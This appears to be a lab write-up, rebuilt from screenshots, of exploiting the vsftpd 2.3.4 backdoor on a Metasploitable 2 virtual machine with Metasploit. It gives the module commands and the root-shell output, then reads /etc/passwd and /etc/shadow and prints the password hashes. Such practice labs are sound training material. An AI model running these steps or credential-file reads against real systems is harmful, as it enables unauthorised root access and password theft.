
- Loads the vsftpd 2.3.4 backdoor exploit module.

Step 4: Set Target IP Address

```
set RHOSTS 192.168.218.138
```

Output:

- Configures the target machine IP where Metasploitable 2 is running.



```
                                                      v2.3.4 Backdoor Command Execution

Interact with a module by name or index. For example info 1, use 1 or use exploit/unix/ftp/vsftpd_234_backdoor

msf6 > use exploit/unix/ftp/vsftpd_234_backdoor
[*] No payload configured, defaulting to cmd/unix/interact
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set RHOSTS 192.168.218.138
RHOSTS ⇒ 192.168.218.138
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > exploit

[*] 192.168.218.138:21 - Banner: 220 (vsFTPd 2.3.4)
[*] 192.168.218.138:21 - USER: 331 Please specify the password.
[+] 192.168.218.138:21 - Backdoor service has been spawned, handling...
[+] 192.168.218.138:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (192.168.218.30:42551 → 192.168.218.138:6200) at 2025-02-02 11:41:13 -0500

whoami
```

Step 1: Select the Exploit Module

use exploit/unix/ftp/vsftpd_234_backdoor

Output:

- Loads the vsftpd_234_backdoor exploit module.

Step 2: Set the Target IP Address

set RHOSTS 192.168.218.138

Output:

- Configures the target machine IP (192.168.218.138), which is running the vulnerable vsftpd service.

Step 3: Execute the Exploit

exploit

Output:

- Connects to the target's FTP service on port **21**.
- Receives the FTP banner:220 (vsFTPd 2.3.4)
- Sends a fake **USER** request.
- Triggers the backdoor

Backdoor service has been spawned, handling...


- Confirms that a shell is opened as **root** on the target.
- Displays: Found shell and Command shell session 1 opened

Step 4: Verify Access


whoami

Expected Output:


- root
- Confirms successful exploitation and **root access** to the target system.




```
whoami
root
hostname
metasploitable
uname -a
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linux
cat /etc/os-release
cat: /etc/os-release: No such file or directory
cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/bin/sh
bin:x:2:2:bin:/bin:/bin/sh
sys:x:3:3:sys:/dev:/bin/sh
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/bin/sh
man:x:6:12:man:/var/cache/man:/bin/sh
lp:x:7:7:lp:/var/spool/lpd:/bin/sh
mail:x:8:8:mail:/var/mail:/bin/sh
news:x:9:9:news:/var/spool/news:/bin/sh
uucp:x:10:10:uucp:/var/spool/uucp:/bin/sh
proxy:x:13:13:proxy:/bin:/bin/sh
www-data:x:33:33:www-data:/var/www:/bin/sh
backup:x:34:34:backup:/var/backups:/bin/sh
list:x:38:38:Mailing List Manager:/var/list:/bin/sh
irc:x:39:39:ircd:/var/run/ircd:/bin/sh
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/bin/sh
nobody:x:65534:65534:nobody:/nonexistent:/bin/sh
libuuid:x:100:101::/var/lib/libuuid:/bin/sh
dhcp:x:101:102::/nonexistent:/bin/false
syslog:x:102:103::/home/syslog:/bin/false
klog:x:103:104::/home/klog:/bin/false
sshd:x:104:65534::/var/run/sshd:/usr/sbin/nologin
msfadmin:x:1000:1000:msfadmin,,,:/home/msfadmin:/bin/bash
bind:x:105:113::/var/cache/
```




```
uucp:x:10:10:uucp:/var/spool/uucp:/bin/sh
proxy:x:13:13:proxy:/bin:/bin/sh
www-data:x:33:33:www-data:/var/www:/bin/sh
backup:x:34:34:backup:/var/backups:/bin/sh
list:x:38:38:Mailing List Manager:/var/list:/bin/sh
irc:x:39:39:ircd:/var/run/ircd:/bin/sh
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/bin/sh
nobody:x:65534:65534:nobody:/nonexistent:/bin/sh
libuuid:x:100:101::/var/lib/libuuid:/bin/sh
dhcp:x:101:102::/nonexistent:/bin/false
syslog:x:102:103::/home/syslog:/bin/false
klog:x:103:104::/home/klog:/bin/false
sshd:x:104:65534::/var/run/sshd:/usr/sbin/nologin
msfadmin:x:1000:1000:msfadmin,,,:/home/msfadmin:/bin/bash
bind:x:105:113::/var/cache/bind:/bin/false
postfix:x:106:115::/var/spool/postfix:/bin/false
ftp:x:107:65534::/home/ftp:/bin/false
postgres:x:108:117:PostgreSQL administrator,,,:/var/lib/postgresql:/bin/bash
mysql:x:109:118:MySQL Server,,,:/var/lib/mysql:/bin/false
tomcat55:x:110:65534::/usr/share/tomcat5.5:/bin/false
distccd:x:111:65534::/:/bin/false
user:x:1001:1001:just a user,111,,:/home/user:/bin/bash
service:x:1002:1002:,,,:/home/service:/bin/bash
telnetd:x:112:120::/nonexistent:/bin/false
proftpd:x:113:65534::/var/run/proftpd:/bin/false
statd:x:114:65534::/var/lib/nfs:/bin/false
snmp:x:115:65534::/var/lib/snmp:/bin/false
cat /etc/shadow
root:$1$/avpfBJ1$x0z8w5UF9Iv./DR9E9Lid.:14747:0:99999:7:::
daemon:*:14684:0:99999:7:::
bin:*:14684:0:99999:7:::
sys:$1$fUX6BPOt$Miyc3UpOzQJqz4s5wFD9l0:14742:0:99999:7:::
sync:*:14684:0:99999:7:::
games:*:14684:0:99999:7:::
man:*:14684:0:99999:7:::
lp:*:14684:0:99999:7:::
```




```
postgres:x:108:117:PostgreSQL administrator,,,:/var/lib/postgresql:/bin/bash
mysql:x:109:118:MySQL Server,,,:/var/lib/mysql:/bin/false
tomcat55:x:110:65534::/usr/share/tomcat5.5:/bin/false
distccd:x:111:65534::/:/bin/false
user:x:1001:1001:just a user,111,,:/home/user:/bin/bash
service:x:1002:1002:,,,:/home/service:/bin/bash
telnetd:x:112:120::/nonexistent:/bin/false
proftpd:x:113:65534::/var/run/proftpd:/bin/false
statd:x:114:65534::/var/lib/nfs:/bin/false
snmp:x:115:65534::/var/lib/snmp:/bin/false
cat /etc/shadow
root:$1$/avpfBJ1$x0z8w5UF9Iv./DR9E9Lid.:14747:0:99999:7:::
daemon:*:14684:0:99999:7:::
bin:*:14684:0:99999:7:::
sys:$1$fUX6BPOt$Miyc3UpOzQJqz4s5wFD9l0:14742:0:99999:7:::
sync:*:14684:0:99999:7:::
games:*:14684:0:99999:7:::
man:*:14684:0:99999:7:::
lp:*:14684:0:99999:7:::
mail:*:14684:0:99999:7:::
news:*:14684:0:99999:7:::
uucp:*:14684:0:99999:7:::
proxy:*:14684:0:99999:7:::
www-data:*:14684:0:99999:7:::
backup:*:14684:0:99999:7:::
list:*:14684:0:99999:7:::
irc:*:14684:0:99999:7:::
gnats:*:14684:0:99999:7:::
nobody:*:14684:0:99999:7:::
libuuid:!:14684:0:99999:7:::
dhcp:*:14684:0:99999:7:::
syslog:*:14684:0:99999:7:::
klog:$1$f2ZVMS4K$R9XkI.CmLdHhdUE3X9jqP0:14742:0:99999:7:::
```




```
cat /etc/shadow
root:$1$/avpfBJ1$x0z8w5UF9Iv./DR9E9Lid.:14747:0:99999:7:::
daemon:*:14684:0:99999:7:::
bin:*:14684:0:99999:7:::
sys:$1$fUX6BPOt$Miyc3UpOzQJqz4s5wFD9l0:14742:0:99999:7:::
sync:*:14684:0:99999:7:::
games:*:14684:0:99999:7:::
man:*:14684:0:99999:7:::
lp:*:14684:0:99999:7:::
mail:*:14684:0:99999:7:::
news:*:14684:0:99999:7:::
uucp:*:14684:0:99999:7:::
proxy:*:14684:0:99999:7:::
www-data:*:14684:0:99999:7:::
backup:*:14684:0:99999:7:::
list:*:14684:0:99999:7:::
irc:*:14684:0:99999:7:::
gnats:*:14684:0:99999:7:::
nobody:*:14684:0:99999:7:::
libuuid:!:14684:0:99999:7:::
dhcp:*:14684:0:99999:7:::
syslog:*:14684:0:99999:7:::
klog:$1$f2ZVMS4K$R9XkI.CmLdHhdUE3X9jqP0:14742:0:99999:7:::
sshd:*:14684:0:99999:7:::
msfadmin:$1$XN10Zj2c$Rt/zzCW3mLtUWA.ihZjA5/:14684:0:99999:7:::
bind:*:14685:0:99999:7:::
postfix:*:14685:0:99999:7:::
ftp:*:14685:0:99999:7:::
postgres:$1$Rw35ik.x$MgQgZUuO5pAoUvfJhfcYe/:14685:0:99999:7:::
mysql:!:14685:0:99999:7:::
tomcat55:*:14691:0:99999:7:::
distccd:*:14698:0:99999:7:::
user:$1$HESu9xrH$k.o3G93DGoXIiQKkPmUgZ0:14699:0:99999:7:::
service:$1$kR3ue7JZ$7GxELDupr5Ohp6cjZ3Bu//:14715:0:99999:7:::
telnetd:*:14715:0:99999:7:::
proftpd:!:14727:0:99999:7:::
statd:*:15474:0:99999:7:::
snmp:*:15480:0:99999:7:::
```



